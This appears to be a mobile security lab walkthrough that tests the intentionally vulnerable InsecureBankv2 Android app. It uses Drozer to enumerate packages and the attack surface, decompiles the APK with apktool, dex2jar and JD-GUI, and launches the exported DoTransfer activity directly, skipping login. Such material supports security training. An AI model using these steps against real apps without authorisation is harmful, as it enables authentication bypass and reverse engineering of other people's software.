
➡Let's retrieve package name first, of the testing application.

- run app.package.list -f InsecureBankv2




```
dz> run app.package.list -f InsecureBankv2
com.android.insecurebankv2 (InsecureBankv2)
```

➡Type run app. and press TAB button, it will show the other contents.



```
dz> run app.
app.activity.forintent      app.provider.columns
app.activity.info           app.provider.delete
app.activity.start          app.provider.download
app.broadcast.info          app.provider.finduri
app.broadcast.send          app.provider.info
app.package.attacksurface   app.provider.insert
app.package.backup          app.provider.query
app.package.debuggable      app.provider.read
app.package.info            app.provider.update
app.package.launchintent    app.service.info
app.package.list            app.service.send
app.package.manifest        app.service.start
app.package.native          app.service.stop
app.package.shareduid
```


➡Just type list in the Drozer console and it will list all the modules which came pre-installed with Drozer.




```
dz> list
app.activity.forintent      Find activities that can handle the given intent
app.activity.info           Gets information about exported activities.
app.activity.start          Start an Activity
app.broadcast.info          Get information about broadcast receivers
app.broadcast.send          Send broadcast using an intent
app.package.attacksurface   Get attack surface of package
app.package.backup          Lists packages that use the backup API (returns true
                            on FLAG_ALLOW_BACKUP)
app.package.debuggable      Find debuggable packages
app.package.info            Get information about installed packages
app.package.launchintent    Get launch intent of package
app.package.list            List Packages
app.package.manifest        Get AndroidManifest.xml of package
app.package.native          Find Native libraries embedded in the application.
app.package.shareduid       Look for packages with shared UIDs
app.provider.columns        List columns in content provider
app.provider.delete         Delete from a content provider
app.provider.download       Download a file from a content provider that
                            supports files
app.provider.finduri        Find referenced content URIs in a package
app.provider.info           Get information about exported content providers
app.provider.insert         Insert into a Content Provider
app.provider.query          Query a content provider
```

➡You can use **–help** switch with any of modules given above to get to know more about the functionality of that particular module.


➡For example, run **`app.package.info --help`** will output:



```
dz> run app.package.info --help
usage: run app.package.info [-h] [-a PACKAGE] [-d DEFINES_PERMISSION] [-f FILTER
] [-g GID]
              [-p PERMISSION] [-u UID] [-i]

List all installed packages on the device with optional filters. Specify
optional keywords to search for in the package information, or granted
permissions.

Examples:
Finding all packages with the keyword "browser" in their name:

    dz> run app.package.info -f browser

    Package: com.android.browser
      Process name: com.android.browser
      Version: 4.1.1
      Data Directory: /data/data/com.android.browser
      APK path: /system/app/Browser.apk
      UID: 10014
      GID: [3003, 1015, 1028]
      Shared libraries: null
```




```
      Permissions:
      - android.permission.ACCESS_COARSE_LOCATION
      - android.permission.ACCESS_DOWNLOAD_MANAGER
      - android.permission.ACCESS_FINE_LOCATION
      ...

Finding all packages with the "INSTALL_PACKAGES" permission:

    dz> run app.package.info -p INSTALL_PACKAGES

    Package: com.android.packageinstaller
      Process Name: com.android.packageinstaller
      Version: 4.1.1-403059
      Data Directory: /data/data/com.android.packageinstaller
      APK Path: /system/app/PackageInstaller.apk
      UID: 10003
      GID: [1028]
      Shared Libraries: null
      Shared User ID: null
      Permissions:
      - android.permission.INSTALL_PACKAGES
      - android.permission.DELETE_PACKAGES
      - android.permission.CLEAR_APP_CACHE
```



```
      - android.permission.READ_PHONE_STATE
      - android.permission.CLEAR_APP_USER_DATA
      - android.permission.READ_EXTERNAL_STORAGE

Last Modified: 2012-11-06
Credit: MWR InfoSecurity (@mwrlabs)
License: BSD (3 clause)

optional arguments:
  -h, --help
  -a PACKAGE, --package PACKAGE
                        the identifier of the package to inspect
  -d DEFINES_PERMISSION, --defines-permission DEFINES_PERMISSION
                        filter by the permissions a package defines
  -f FILTER, --filter FILTER
                        keyword filter conditions
  -g GID, --gid GID     filter packages by GID
  -p PERMISSION, --permission PERMISSION
                        permission filter conditions
  -u UID, --uid UID     filter packages by UID
  -i, --show-intent-filters
                        show intent filters
```

➡Retrieve package information, type:


- run **`app.package.info -a com.android.insecurebankv2 (Package Name)`**



```
dz> run app.package.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  Application Label: InsecureBankv2
  Process Name: com.android.insecurebankv2
  Version: 1.0
  Data Directory: /data/user/0/com.android.insecurebankv2
  APK Path: /data/app/com.android.insecurebankv2-1/base.apk
  UID: 10069
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.INTERNET
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.SEND_SMS
  - android.permission.USE_CREDENTIALS
  - android.permission.GET_ACCOUNTS
  - android.permission.READ_PROFILE
  - android.permission.READ_CONTACTS
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_CALL_LOG
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.READ_EXTERNAL_STORAGE
  Defines Permissions:
  - None
```

➡Now, we will try to identify the attack surface of the application, type:


- run **`app.package.attacksurface com.android.insecurebankv2`**



```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface:
  5 activities exported
  1 broadcast receivers exported
  1 content providers exported
  0 services exported
```

➡Let's try to reverse the .apk file with APKTool, as I already mentioned that APKTool for reverse engineering, 3rd party, closed, binary apps. After running that, it will create a folder in the same directory with decompiled files in it.


- **`apktool d InsecureBankv2.apk (APK name)`**



```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ apktool d InsecureBankv2.apk
I: Baksmaling...
I: Loading resource table...
Exception in thread "main" brut.androlib.AndrolibException: Could not decode arsc file
        at brut.androlib.res.decoder.ARSCDecoder.decode(ARSCDecoder.java:56)
        at brut.androlib.res.AndrolibResources.getResPackagesFromApk(AndrolibResources.java:491)
        at brut.androlib.res.AndrolibResources.loadMainPkg(AndrolibResources.java:74)
        at brut.androlib.res.AndrolibResources.getResTable(AndrolibResources.java:66)
        at brut.androlib.Androlib.getResTable(Androlib.java:50)
        at brut.androlib.ApkDecoder.getResTable(ApkDecoder.java:189)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:114)
        at brut.apktool.Main.cmdDecode(Main.java:146)
        at brut.apktool.Main.main(Main.java:77)
Caused by: java.io.IOException: Expected: 0x001c0001, got: 0x00000000
        at brut.util.ExtDataInput.skipCheckInt(ExtDataInput.java:48)
        at brut.androlib.res.decoder.StringBlock.read(StringBlock.java:44)
        at brut.androlib.res.decoder.ARSCDecoder.readPackage(ARSCDecoder.java:102)
        at brut.androlib.res.decoder.ARSCDecoder.readTable(ARSCDecoder.java:83)
        at brut.androlib.res.decoder.ARSCDecoder.decode(ARSCDecoder.java:49)
        ... 8 more
```

➡Dex2jar is mainly used to convert an APK file into a jar file containing reconstructed source code. dex2jar filename.apk command will convert the APK file into a jar file.


- **`dex2jar InsecureBankv2.apk`**




```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ dex2jar InsecureBankv2.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar InsecureBankv2.apk -> InsecureBankv2_dex2jar.jar
Done.
```

➡JD-GUI usage:

- Above we have converted the APK file into a jar file.
- Now you can open that jar file in JD-GUI and view that reconstructed source code.
- First type **`jd- gui`** in Santoku terminal, it will open JD-GUI.




```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ jd-gui InsecureBankv2_dex2
ar.jar

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",
```



```
String serverport = "";
EditText to;
Button transfer;
String usernameBase64ByteString;

private String getNormalizedPassword(String paramString)
  throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddir
{
  return new CryptoClass().aesDeccryptedString(paramString);
}

public void callPreferences()
{
  startActivity(new Intent(this, FilePrefActivity.class));
}

public String convertStreamToString(InputStream paramInputStream)
  throws IOException
{
  StringBuilder localStringBuilder;
  try
```

➡Let's try to exploit some Android activities, type:


- run **`app.activity.info -a com.android.insecurebankv2 (Package Name) -u`**



```
dz> run app.activity.info -a com.android.insecurebankv2 -u
Package: com.android.insecurebankv2
  Exported Activities:
    com.android.insecurebankv2.LoginActivity
    com.android.insecurebankv2.PostLogin
    com.android.insecurebankv2.DoTransfer
    com.android.insecurebankv2.ViewStatement
    com.android.insecurebankv2.ChangePassword
  Hidden Activities:
    com.android.insecurebankv2.FilePrefActivity
    com.android.insecurebankv2.DoLogin
    com.android.insecurebankv2.WrongLogin
    com.google.android.gms.ads.AdActivity
    com.google.android.gms.ads.purchase.InAppPurchaseActivity
```


➡Choose any active activities:

- **run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.DoTransfer (Activity Name)**



